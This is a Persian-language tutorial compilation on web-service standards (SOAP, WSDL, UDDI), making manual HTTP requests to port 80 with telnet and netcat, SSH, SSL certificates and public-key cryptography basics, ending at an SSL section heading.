وقتی که اکثر نرم افزار ها امکانات وبی خود را افزایش دادند این طور به نظر می آید که XML به عنوان یک تکنولوژی جهانی برای فرستادن اطلاعات بین برنامه های انتخاب شود . تمامی برنامه هایی که از XML استفاده می کنند قادر خواهند بود که XML همدیگر را بفهمند . این سطح بالای تطابق بین برنامه ها باعث می شود که XML یک تکنولوژی مناسب برای وب سرویس باشد ، چون بدون اینکه احتیاج به سیستم عامل و سخت افزار یکسان باشد می تواند اطلاعات را جابجا کند .

SOAP یا Simple Object Access Protocol :

SOAP یکی از عمومی ترین استاندارد هایی است که در وب سرویس ها استفاده می شود . طبق شواهد اولین بار توسط DeveloperMentor ، شرکت UserLand و مایکروسافت در سال ۱۹۹۸ ساخته شده و نسخه اول آن در سال ۱۹۹۹ ارایه شده است . آخرین نسخه SOAP ، نسخه ۱,۲ بود که در دسامبر سال ۲۰۰۱ در W3C ارایه شد . نسخه ۱,۲ نشان دهنده کار زیاد بر روی آن و نمایانگر اشتیاق زیاد صنعت IT برای استفاده از SOAP و وب سرویس است .

هدف اصلی SOAP ایجاد روش برای فرستادن دیتا بین سیستم هایی است که بر روی شبکه پخش شده اند . وقتی یک برنامه شروع به ارتباط با وب سرویس می کند ، پیغام های SOAP وسیله ای برای ارتباط و انتقال دیتا بین آن دو هستند . یک پیغام SOAP به وب سرویس فرستاده می شود و یک تابع یا ساب روتین را در آن به اجرا در می آورد به این معنی که این پیغام از وب سرویس تقاضای انجام کاری می کند . وب سرویس نیز از محتوای پیغام SOAP استفاده کرده و عملیات خود را آغاز می کند . در انتها نیز نتایج را با یک پیغام SOAP دیگر به برنامه اصلی می فرستد .

به عنوان یک پروتکل مبتنی بر XML ، SOAP تشکیل شده از یک سری الگو های XMLی است . این الگو ها شکل پیغام های XML را که بر روی شبکه منتقل می شود را مشخص می کند ، مانند نوع دیتا ها و اطلاعاتی که برای طرف مقابل تفسیر کردن متن را آسان کند . در اصل SOAP برای انتقال دیتا بر روی اینترنت و از طریق پروتکل HTTP طراحی شده است ولی از آن در دیگر مدل ها مانند LAN نیز می توان استفاده کرد . وقتی که وب سرویس ها از HTTP استفاده می کنند به راحتی می توانند از Firewall عبور کنند .

یک پیغام SOAP از سه بخش مهم تشکیل شده است : پوشش یا Envelope ، Header ، بدنه یا Body . قسمت پوشش برای بسته بندی کردن کل پیغام به کار می رود . این بخش محتوای پیغام را توصیف و گیرنده آن را مشخص می کند . بخش بعدی پیغام های SOAP ، Header آن است که یک بخش اختیاری می باشد و مطالبی مانند امنیت و مسیریابی را توضیح می دهد . بدنه پیغام SOAP بخشی است که دیتا های مورد نظر در آن جای می گیرند . دیتا ها بر مبنای XML هستند و از یک مدل خاص که الگو ها (Schemas) آن را توضیح می دهند تبعیت می کنند . این الگو ها به گیرنده کمک می کنند تا متن را به درستی تفسیر کند .پیغام های SOAP توسط سرور های SOAP گرفته و تفسیر می شود تا در نتیجه آن ، وب سرویس ها فعال شوند و کار خود را انجام دهند .

برای اینکه از SOAP در وب سرویس استفاده نکنیم از تعداد زیادی پروتکل باید استفاده شود . برای مثال XML-RPC تکنولوژی قدیمی تری بود که همین امکانات را ایجاد می کرد . به هر حال ، خیلی از سازندگان بزرگ نرم افزار SOAP را بر تکنولوژی های دیگر ترجیح دادند . دلایل زیادی برای انتخاب SOAP وجود دارد که خیلی از آنها درباره پروتکل آن است که فراتر از این متن می باشد . ۳ برتری مهم SOAP نسبت به تکنولوژی های دیگر : Extensibility , Simplicity و Interoperability است .

پیغام های SOAP معمولاً کدهای زیادی ندارند و برای فرستادن و گرفتن آن به نرم افزار های پیچیده نیاز نیست . SOAP این امکان را به برنامه نویس می دهد تا بنا به نیاز خود آن را تغییر دهد . در آخر به دلیل اینکه SOAP از XML استفاده می کند می تواند بوسیله HTTP اطلاعات را انتقال بدهد بدون اینکه زبان برنامه نویسی ، سیستم عامل و سخت افزار برای آن مهم باشد .

WSDL یا Web Services Description Language :

استاندارد دیگری که نقش اساسی در وب سرویس بازی می کند WSDL است . همانطور که قبلاً اشاره کردیم یکی از خواص وب سرویس ها توصیف خود آنهاست به این معنی که وب سرویس دارای اطلاعاتی است که نحوه استفاده از آن را توضیح می دهد . این توضیحات در WSDL نوشته می شود ، متنی به XML که به برنامه ها می گوید این وب سرویس چه اطلاعاتی لازم دارد و چه اطلاعاتی را بر می گرداند .

وقتی که سازندگان نرم افزار برای اولین بار SOAP و دیگر تکنولوژی های وب سرویس را ساختند دریافتند که برنامه ها قبل از اینکه شروع به استفاده از یک وب سرویس بکنند باید اطلاعاتی درباره آن را داشته باشند . اما هر کدام از آن سازندگان برای خودشان روشی برای ایجاد این توضیحات ابداع کردند و باعث شد که وب سرویس ها با هم هماهنگ نباشد . وقتی IBM و مایکروسافت تصمیم گرفتند تا استاندارد های خود را یکسان کنند WSDL به وجود آمد . در ماه مارس سال ۲۰۰۱ مایکروسافت، IBM و Ariba نسخه

۱٫۱ را به W3C ارائه کردند . گروهی از W3C بر روی این استاندارد کار کردند و آن را پذیرفتند . هم اکنون این تکنولوژی در دست ساخت است و هنوز کامل نشده . ولی هم اکنون اکثر سازندگان وب سرویس از آن استفاده می کنند .

هر وب سرویسی که بر روی اینترنت قرار می گیرد دارای یک فایل WSDL است که مشخصات ، مکان و نحوه استفاده از وب سرویس را توضیح می دهد . یک فایل WSDL نوع پیغام هایی که وب سرویس می فرستد و می گیرد را توضیح می دهد مانند پارامترهایی که برنامه صدا زننده برای کار با وب سرویس باید به آن بفرستد . در تئوری یک برنامه در وب برای یافتن وب سرویس مورد نظر خود از روی توضیحات WSDL ها جستجو می کند . در WSDL اطلاعات مربوط به چگونگی ارتباط با وب سرویس بر روی HTTP یا هر پروتکل دیگر نیز وجود دارد .

این مهم است که بدانیم WSDL برای برنامه ها طراحی شده است نه برای خواندن آن توسط انسان . شکل فایلهای WSDL پیچیده به نظر می آید ولی کامپیوترها می توانند آن را بخوانند و تجزیه و تحلیل بکند . خیلی از نرم افزارهایی که وب سرویس می سازند فایل WSDL مورد نیاز وب سرویس را نیز تولید می کنند بنابراین وقتی برنامه نویس وب سرویس خود را ساخت به شکل خودکار WSDL مورد نیاز با آن نیز ساخته می شود و احتیاجی به آموزش دستورات WSDL برای ساختن و استفاده از وب سرویس نیست .

UDDI یا Universal Description , Discovery and Integration :

سومین استاندارد اصلی وب سرویس ها ، UDDI ، به شرکتها و برنامه نویسان اجازه می دهد تا وب سرویس های خود را بر روی اینترنت معرفی کنند . این استاندارد در اصل بوسیله مایکروسافت ، IBM و Ariba و ۵۰ شرکت بزرگ دیگر ساخته شده است . با استفاده از UDDI شرکتها می توانند اطلاعات خود را در اختیار شرکت های دیگر قرار بدهند و مدل B2B ایجاد کنند . همان طور که از نام آن مشخص است شرکت ها می توانند وب سرویس خود را معرفی کنند ، با وب سرویس دیگران آشنا شوند و از آن در سیستم های خود استفاده کنند . این استاندارد جدیدی است و در سال ۲۰۰۰ ساخته شده ، کنسرسیوم از شرکتهای صنعتی در حال کار بر روی آن هستند ؛ نسخه دوم UDDI در ماه ژوئن سال ۲۰۰۱ ارائه شد و نسخه سوم آن در دست ساخت است .

UDDI یک متن مبتنی بر XML را تعریف می کند که در آن شرکت ها توضیحاتی درباره چگونگی کار وب سرویس شرکتشان و امکانات خود می دهند . برای تعریف این اطلاعات از شکل خاصی که در UDDI توضیح داده شده استفاده می شود . شرکت ها می توانند این اطلاعات را در UDDI شرکت خود نگهداری کنند و تنها به شرکت های مورد نظرشان اجازه دستیابی به آنها را بدهند یا آنها را در مکان عمومی و د اینترنت قرار دهند . بزرگترین و مهمترین پایگاه UDDI ، UDDI Business Registry یا UBR نام دارد و توسط کمیته UDDI طراحی و اجرا شده است . اطلاعات این پایگاه در چهار نقطه نگهداری می شود ، مایکروسافت ، IBM ، SAP و HP . اطلاعاتی که در یکی از چهار پایگاه تغییر کند در سه تای دیگر نیز اعمال می شود .

اطلاعات درون این پایگاه ها شبیه دفترچه تلفن است . White Pages که در آنها اطلاعات تماس شرکت ها و توضیحات متنی آنهاست ، Yellow Pages حاوی اطلاعات طبقه بندی شده شرکتها و اطلاعات درباره توانایی های الکترونیکی آنها می باشد ، Green Pages ، حاوی اطلاعات تکنیکی درباره سرویس های آنها و نحوه پردازش اطلاعات شرکت آنها می باشد .

اطلاعات تجاری و سرویس های شرکت ها کاملاً طبقه بندی شده است و اجازه می دهد که به راحتی در آنها جستجو کرد . سپس متخصصان IT می توانند از این اطلاعات استفاده کرده و شرکت ها را برای خدمات بهتر به هم متصل کنند . با این شرح UDDI امکان پیاده سازی مدل B2B را ایجاد می کند و شرکتها می توانند از سرویس های یکدیگر استفاده کنند .

شرکت هایی که به UDDI علاقه نشان داده اند قدرت مند هستند و خیلی از آنها از وب سرویس و استاندارد های آن در محصولات خود استفاده می کنند . NTT Communications of Tokyo یکی از شرکت هایی است که در حال اضافه کردن توضیحاتی به ساختار UDDI است . در هر حال شرکت ها هنوز کمی درباره وارد کردن خود در پایگاه های عمومی محتاط هستند . این چیز عجیبی نیست . شرکتها ابتدا این امکانات را فقط برای شرکای خود ایجاد می کنند . شرکتهای بزرگ نیز برای مدیریت بر سرویس های خود و اشتراک آنها بین قسمت های مختلف از این استاندارد استفاده می کنند . وقتی این استاندارد به حد بلوغ خود برسد و کاربران با آن احساس راحتی بکنند استفاده از آن نیز در مکان های عمومی فراگیر خواهد بود .

این تغییر رویه برای شرکت های بزرگی که B2B را به روش های قدیمی اجرا کرده بودند مشکل است . بعضی نیز اشکال امنیتی بر این روش می گیرند و مایل نیستند اطلاعات شان را بدهند . اما با گذشت زمان و کامل شدن این تکنولوژی و درک لزوم استفاده از آن شرکت ها چاره ای جز استفاده از آن ندارند .

HTTP :

این پروتکل معمولا و در اکثر اوقات روی پورت ۸۰ فعال میباشد البته فقط در لحظات اول و بعد از برقراری ارتباط معمولا میرود روی شماره های بالاتر !! ببینیم آقای آراز صمدی در اینباره چه نوشته است .

- پورت ۸۰ چیست؟

پورت ۸۰ یکی از مهم‌ترین پورت‌هاست. دنیای وب (صفحات اینترنتی) بر اساس همین پورت کار می‌کنه. توضیح اینکه وقتی به یه سایت وصل می‌شیم و صفحه وب را درخواست می‌کنیم، در واقع مرورگر اینترنتی به پورت ۸۰ اون کامپیوتر وصل می‌شه و اطلاعات رو می‌گیره (البته بعد از گرفتن اطلاعات اون رو تفسیر می‌کنه و به صورت یک صفحه نشون می‌ده - دقت کنید که اطلاعات در واقع به صورت یک سری تگ HTML است).

- با پورت ۸۰ صحبت کنیم

حالا ما می‌خواهیم با پورت ۸۰ یک کامپیوتر صحبت کنیم ولی به کمک telnet و nc. اول باید یک connection (اتصال) با پورت ۸۰ برقرار کنیم (مثلا برای سایت hotmail.com باید بنویسم):

```
telnet www.hotmail.com 80
nc -v www.hotmail.com 80
```

پس اول باید یکی از دستورات بالا را استفاده کنیم. من همیشه توصیه‌ام استفاده از nc بوده و خواهد بود. حالا باید شروع به صحبت با پورت ۸۰ کنیم. من فعلا دو تا جمله براتون می‌گم و بقیه‌اش بمونه واسه بعد. دقت کنید که موقع کار با پورت ۸۰ با تلنت (نه nc) دستوراتی که ما می‌نویسیم، نمایش داده نمی‌شود ولی کار می‌کنه.

۱- اولین جمله اینه: **GET / HTTP/1.0** و بعدش دوتا Enter به فاصله‌ها دقت کنید. دو طرف / ی که بعد از GET است، فاصله وجود دارد. این جمله به پورت ۸۰ می‌گه که هر چی در header دارد ، نشون بده. و جواب می‌شنوم:

```
HTTP/1.0 302 Moved Temporarily
Server: Microsoft-IIS/5.0
Date: Thu, 05 Dec 2002 12:02:51 GMT
Location: http://lc2.law5.hotmail.passport.com/cgi-bin/login
```

```
X-Cache: MISS from cache5.neda.net.ir
Connection: close
```

۲- دومین جمله اینه: **GET / what/ever** و بعدش دوتا Enterبه فاصله‌ها دقت کنید. این دستور باعث میشه که هر چی داره، رو کنه.

گاهی پیش می‌آد که یک سری دستورات خاص را همیشه باید پشت سرهم به یک پورت خاص بفرستیم و بخواهیم در وقت صرفه‌جویی کنیم. مثلا همین جمله GET / HTTP/1.0 و دو Enter پشت سرهم که همیشه استفاده می‌کنیم. در این موارد می‌توان این دستورات را در یک فایل تایپ کرد (همراه با Enter ها که باید موقع نوشتن حتما بزنید) و بعد مثلا با نام ali.txt ذخیره کنید و بعد یکی از دستورات زیر را بنویسیم:

```
nc -v www.far30.com 80 < ali.txt
type ali.txt | nc -v www.far30.com 80
```

که همان کارهای بالایی را انجام میده.

- حالا می‌خوام مسیر رو مشخص کنم

مثلا فرض کنید که می‌خوام فایلی به اسم index.html را از مسیر startup در سایتی به اسم www.site.com داونلود کنیم. اول یه nc می‌کنیم به سایت. بعد می‌نویسیم:

```
GET /startup/index.html HTTP/1.0
```

بعد دو تا Enter می‌زنیم. این مثال نشون میده که چطوری مسیر رو میشه مشخص کرد. همین کار رو می‌تونیم برای فایل‌هایی مثل فایل‌های گرافیکی و ... انجام بدیم و حتی می‌تونید اطلاعاتی که می‌رسه رو در یک فایل ذخیره کنید. برای این‌کار می‌نویسید:

```
nc -v www.site.com 80 > index.html
```

(این کاری که کردیم با موردی که در بالا نوشتیم فرق می‌کنه! در بالا دستورات GET رو تو یک فایل می‌نوشتیم و می‌فرستادیم که اجرا بشه ولی الان داریم نتایجی که بر می‌گرده رو در یک فایل ذخیره می‌کنیم!) میشه این دوتا رو ترکیب کرد مثلا نوشت:

```
nc -v www.site.com 80 < dastoorat.txt > index.html
```

مقدمه‌ای بر SSH

SSH که مخفف Secure Shell می‌باشد، به‌طور عمومی به برنامه‌یی اطلاق می‌گردد که برای دسترسی امن به رایانه‌یی از راه دور، برای اجرای فرامین یا انتقال پرونده‌ها، مورد استفاده قرار می‌گیرد. علت اهمیت چنین روش‌هایی، اقدامات معمول نفوذگران در قالب پویش شبکه برای آگاهی از محتوای بسته‌ها، استفاده از IPهای جعلی و سرقت آدرس‌های IP، تهدیدات سرویس‌های DNS و دیگر روش‌های حمله است. عملاً با رمزکردن کانال ارتباطی میان کاربر و خادم، احتمال هریک از این حملات در پی اقدامات نفوذگران به حداقل می‌رسد.

با وجود آن‌که SSH به برنامه‌یی که این وظیفه را بر عهده دارد اطلاق می‌گردد، ولی تمامی این برنامه‌ها از استاندارد واحدی تبعیت می‌کنند. در نگارش جدید آن به نام SSH2، نرم‌افزاری به نام sftp برای برعهده‌گرفتن وظیفه‌ی FTP Clientها نیز وجود دارد. طبق آمارهای تقریبی ارایه شده، قریب به ۲ میلیون کاربر از نسخه‌های مختلف برنامه‌های متنوع SSH تحت سیستم‌های عامل مختلف استفاده می‌کنند.

نکته‌یی که لازم به گفتن است، تفاوت میان پروتکل‌های استفاده شده در SSH1 و SSH2 است. به بیان دیگر این دو استاندارد با یکدیگر سازگاری ندارند. استانداردی که SSH1 بر مبنای آن است را می‌توان از آدرس http://www.tigerlair.com/ssh/faq/ssh1-draft.txt به دست آورد و برای آگاهی از استاندارد SSH2 می‌توانید به آدرس http://www.ietf.org/ids.by.wg/secsh.html مراجعه کنید. در حال حاضر، پشتیبان این استاندارد IETF است. با این وجود تعداد زیادی از شرکت‌ها نرم‌افزارهایی بر اساس این استاندارد تولید می‌کنند که برخی رایگان و برخی تجاری است.

برای استفاده از SSH، نیاز به سرویس و نرم‌افزاری داریم که در سوی خادم نصب می‌گردد. پس از آن نرم‌افزاری به عنوان مخدوم، کانال ارتباطی را ایجاد کرده و ارتباط امن برقرار می‌گردد. در حال حاضر سرویس‌ها و نرم‌افزارهای مخدوم برای سیستم‌های عامل مختلفی از جمله Windows، Macintosh، خانواده‌ی Unix، PalmOS، OS/2 و سیستم‌های عامل کم استفاده‌یی همچون VMS موجود است.

نکته‌یی که در این میان اهمیتی خاص دارد، مقایسه‌ی میان SSH1 و SSH2 است و اینکه باید از کدام یک از این استانداردها و نرم‌افزارهای مبتنی بر آن‌ها استفاده کرد؟ پاسخ به این سؤال چندان ساده نیست زیرا کماکان نرم‌افزارهای بسیاری وجود دارند که بر مبنای SSH1 هستند و عملاً این استاندارد SSH1 است که برای تمامی سیستم‌های عامل و محیط‌ها توسعه یافته و نرم‌افزارهایی بر مبنای آن تولید شده‌اند. با این وجود عملاً توسعه‌ی SSH1 متوقف شده است و تولیدکنندگان نرم‌افزار تنها بر روی SSH2 تمرکز کرده‌اند. از علل این تغییر می‌توان به ضعف‌های امنیتی موجود در ساختار SSH1، امکان حملات شناخته شده‌یی مانند نوع man-in-the-middle در مورد آن و احتمال رخداد حملات پیش‌بینی‌نشده، اشاره کرد.

شرحی کامل بر پروتکل امنیتی SSL

SSLچیست ؟

معرفی :

Secure Socket Layer یا همان SSL یک تکنولوژی استاندارد و به ثبت رسیده برای تامین ارتباطی امن مابین یک وب سرور و یک مرورگر اینترنت است. این ارتباط امن از تمامی اطلاعاتی که ما بین وب سرور و مرورگر اینترنت (کاربر) انتقال می یابد ، محافظت میکند تا در این انتقال به صورت محرمانه و دست نخورده باقی بماند.

- *SSL یک استاندارد صنعتی است و توسط ملیون ها وب سایت در سراسر جهان برای برقراری امنیت انتقال اطلاعات استفاده میشود.*

برای اینکه یک وب سایت بتواند ارتباطی امن از نوع SSL را داشته باشد نیاز به یک گواهینامه SSL دارد .زمانیکه شما میخواهید SSLرا بر روی سرور خود فعال کنید سؤالات متعددی در مورد هویت سایت شما (مانند آدرس سایت) و همین طور هویت شرکت شما (مانند نام شرکت و محل آن) از شما پرسیده میشود. آنگاه سرور دو کلید رمز را برای شما تولید میکند ، یک کلید خصوصی (Private Key)و یک کلید عمومی (Public Key) . کلید خصوصی به این خاطر ، این نام را گرفته است ، چون بایستی کاملا محرمانه و دور از دسترس دیگران قرارگیرد. اما در مقابل نیازی به حفاظت از کلید عمومی نیست و این کلید در قالب یک فایل درخواست گواهینامه یا Certificate Signing Request که به اختصار آنرا CSR می نامیم قرارداده میشود که حاوی مشخصات سرور و شرکت شما بصورت رمز است. آنگاه شما باسیتی که این کد CSR را برای صادر کننده گواهینامه ارسال کنید. در طول مراحل سفارش یک SSL مرکز صدور گواهینامه درستی اطلاعات وارد شده توسط شما را بررسی و تایید میکند و سپس یک گواهینامه SSL برای شما تولید کرده و ارسال می کند .
وب سرور شما گواهینامه SSL صادر شده را با کلید خصوصیتان در سرور و بدور از دسترس سایرین مطابقت میدهد. سرور شما آنگاه امکان برقراری ارتباط امن را با کاربران خود در هر نقطه دارد .نمایش قفل امنیت SSL پیچیده گیهای یک پروتکل SSL برای کاربران شما پوشیده است لیکن مرورگر اینترنت آنها در صورت برقراری ارتباط امن ، وجود این ارتباط را توسط نمایش یک قفل کوچک در پایین صفحه متذکر میشود. و در هنگامی که شما روی قفل کوچک زرد رنگی که در پایین صفحه IE نمایش داده می شود دوبار کلیک می کنید باعث نمایش گواهینامه شما به همراه سایر جزئیات می شود . گواهینامه های SSL تنها برای شرکتها و اشخاص حقیقی معتبر صادر میشوند. به طور مثال یک گواهینامه SSL شامل اطلاعاتی در مورد دامین ، شرکت ، آدرس ، شهر ، استان ، کشور و تاریخ ابطال گواهینامه و همینطور اطلاعاتی در مورد مرکز صدور گواهینامه که مسؤول صدور گواهینامه میباشد . زمانیکه یک مرورگر اینترنت به یک سایت از طریق ارتباط امن متصل میشود ، علاوه بر دریافت گواهینامه SSL (کلید عمومی) ، پارامترهایی را نظیر تاریخ ابطال گواهینامه ، معتبر بودن صادرکننده گواهینامه و مجاز بودن سایت به استفاده از این گواهینامه نیز بررسی میکند و هرکدام از موارد که مورد تایید نباشد به صورت یک پیغام اخطار به کاربر اعلام میدارد .

برای ثبت یک امضای الکترونیکی رایگان به سایت زیر مراجعه کنید:


http://www.iranssl.com

مقدمه ای بر رمزنگاری

در شبکه های باز سه مشکل عمده در زمینه تبادل اطلاعات بین موجودیت ها خودنمایی می کند . این مشکلات عبارتند از محرمانه گی داده ها، تمامیت داده ها و تایید هویت طرفهای ارسال کننده و دریافت کننده . روشهای رمزنگاری برای فائق آمدن بر این مشکلات طراحی شدند . دو روش رمزنگاری عمده عبارتند از:


- رمزنگاری متقارن
- رمزنگاری نا متقارن

در روش رمزنگاری متقارن کلید رمزنگاری و کلید رمزگشایی هر دو یکسان هستند یا به سهولت از روی هم قابل محاسبه هستند . اولین مشکل این روش تبادل کلید است که باید از طریق یک کانال امن صورت گیرد. مشکل دوم آن ا ست که هر دو موجودیت باید یک کلید مشترک باهم داشته باشند .مشکل سوم نیز سختی ورود موجودیت های جدید به سیستم می باشد .از مزایای این روش سهولت پیاده سازی و سرعت بالای آن را میتوان نام برد.



شکل ۱ – رمزنگاری متقارن

در روش رمزنگاری نا متقارن هر موجودیتی دو کلید مرتبط به هم با نامهای کلید عمومی و کلید خصوصی دارد که به دست آوردن آنها از روی همدیگر به لحاظ محاسبات تقریباً غیرممکن است . داده هایی که با یکی از این دو کلید رمز شود با کلید دیگر رمزگشایی میشود .کلید خصوصی محرمانه تلقی شده و نزد موجودیت میماند اما کلید عمومی منتشر میشود .بنابراین درصورت یکه دیگران بخواهند اطلاعاتی برایش ارسال کنند که فقط خود وی بتواند بخواند آن را با کلید عمومی اش رمز می کنند و می فرستند . اگر خود آن موجودیت بخواهد پیغامی را امضاء کند آن را با کلید خصوصی یاتش رمز میکند و دیگران از کلید عمومی متناظر آن برای بازکردن پیغام استفاده می کنند تا مطمئن شوند که پیغام از طرف او بوده است .مشکل اصلی این روش تطبیق کلید عمومی با موجودیت است؛ یعنی بتوان اطمینان حاصل کرد که Kکلید عمومی موجودیتX است .برای حل این مشکل زیرساخت کلید عمومی ابداع شد.



شکل ۲ – رمزنگاری نا متقارن

محرمانه گی

منظور از محرمانه گی آن است که اطلاعات ردوبدل شده توسط موجودیت های غیرمجاز قابل فهم نباشد. محرمانه گی از طریق رمز کردن اطلاعات ارسالی با یک کلید متقارن تصادفی به دست می آید الگوریتم های متقارن به لحاظ سرعت بیشتری که دارند در رمز کردن حجم های بزرگ اطلاعات مورد استفاده قرار می گیرند .کلید متقارن تصادفی نیز با کلید عمومی گیرنده رمز می شود و همراه اطلاعات فرستاده می شود. گیرنده ابتدا با استفاده از کلید خصوصی اش، کلید متقارن تصادفی را می یابد و سپس با استفاده از آن کل اطلاعات را رمزگشایی میکند.

تمامیت داده ها


منظور از تمامیت داده ها دریافت داده ها به همان صورت ارسال شده است .تمامیت با محاسبه مقدار Hash پیغام ارسالی و رمز کردن حاصل با کلید خصوصی فرستنده حاصل می شود (امضای دیجیتالی) خصوصیت تابعHash آن است که پیغام های متفاوت، مقادیر Hash متفاوت دارند و پیداکردن دو پیغام که دارای مقدار Hash یکسان باشند به لحاظ محاسبات غیرممکن است . امضای دیجیتالی حاصل رمز کردن مقدارHash با کلید خصوصی فرستنده است که به همراه پیغام اصلی فرستاده میشود .در سمت گیرنده برای آزمودن تمامیت داده های دریافتی مقدارHash پیغام دریافتی را حساب می کنند و سپس امضای دیجیتالی را با کلید عمومی فرستنده باز می کنند و این دو را با هم مقایسه می کنند، در صورت تساوی تمامیت داده ها احراز می شود.

تصدیق پیام و موجودیت

تصدیق موجودیت بر اساس میزان اطمینان از مالکیت انحصاری یک کلید خصوصی توسط آن موجودیت که توسط یک گواهینامه دیجیتالی ٤ مشخص می شود و میزان اعتبار گواهینامه مربوطه انجام میشود .درحالی که در اکثر سیستم های جاری تصدیق موجودیت براساس کد کاربری و کلمه عبور انجام میشود گواهی نامه ها راه جدیدی برای تصدیق موجودیت پیشنهاد می کند که اساس آن داشتن کلید خصوصی مرتبط با کلید عمومی موجود در آنهاست . در عمل معمولاً ترکیب دو روش ذکر شده استفاده می شود . تصدیق پیغام با استفاده از آزمون تمامیت داده ها انجام می شود . در واقع تصدیق پیغام و تمامیت داده ها لازم و ملزوم یکدیگرند . تمامیت داده ها درصورتی که مبدا پیغام تصدیق نشود ارزش چندانی ندارد و تصدیق مبدا پیغام ارزش ندارد اگر تمامیت داده ها حفظ نشود.

سرویس گر گواهینامه


سرویس گر گواهینامه وظیفه صادر کردن، مدیریت و فسخ کردن گواهینامه را برعهده دارد .سایر موجودیت های دخیل باید گواهینامه این سرویس گر را به خوبی بشناسند (کلید عمومی اش را بدانند) این سرویس گر می تواند وظایف خود را با صادر کردن گواهینامه های مخصوص سرویس گرهای گواهینامه به موجودیت های دیگری در سطح پایین تر محول کند و به این ترتیب سلسله مراتب سرویس گر گواهینامه را تشکیل دهد . هدف از این کار مدیریت ساده تر (پیاده سازی سیاست های مختلف) و کار آیی بیشتر می باشد . دنباله مرتب گواهینامه ها از آخرین شعبه تا سرویس گر ریشه را زنجیره گواهینامه می نامند . هر گواهینامه شامل نام و امضای صادر کننده آن می باشد .گواهینامه سرویس گر ریشه توسط خودش امضا می شود . امضای یک گواهینامه ضامن حفظ تمامیت آن است.



شکل ۳ – سلسله مراتب صدور گواهینامه

پروتکلSSL

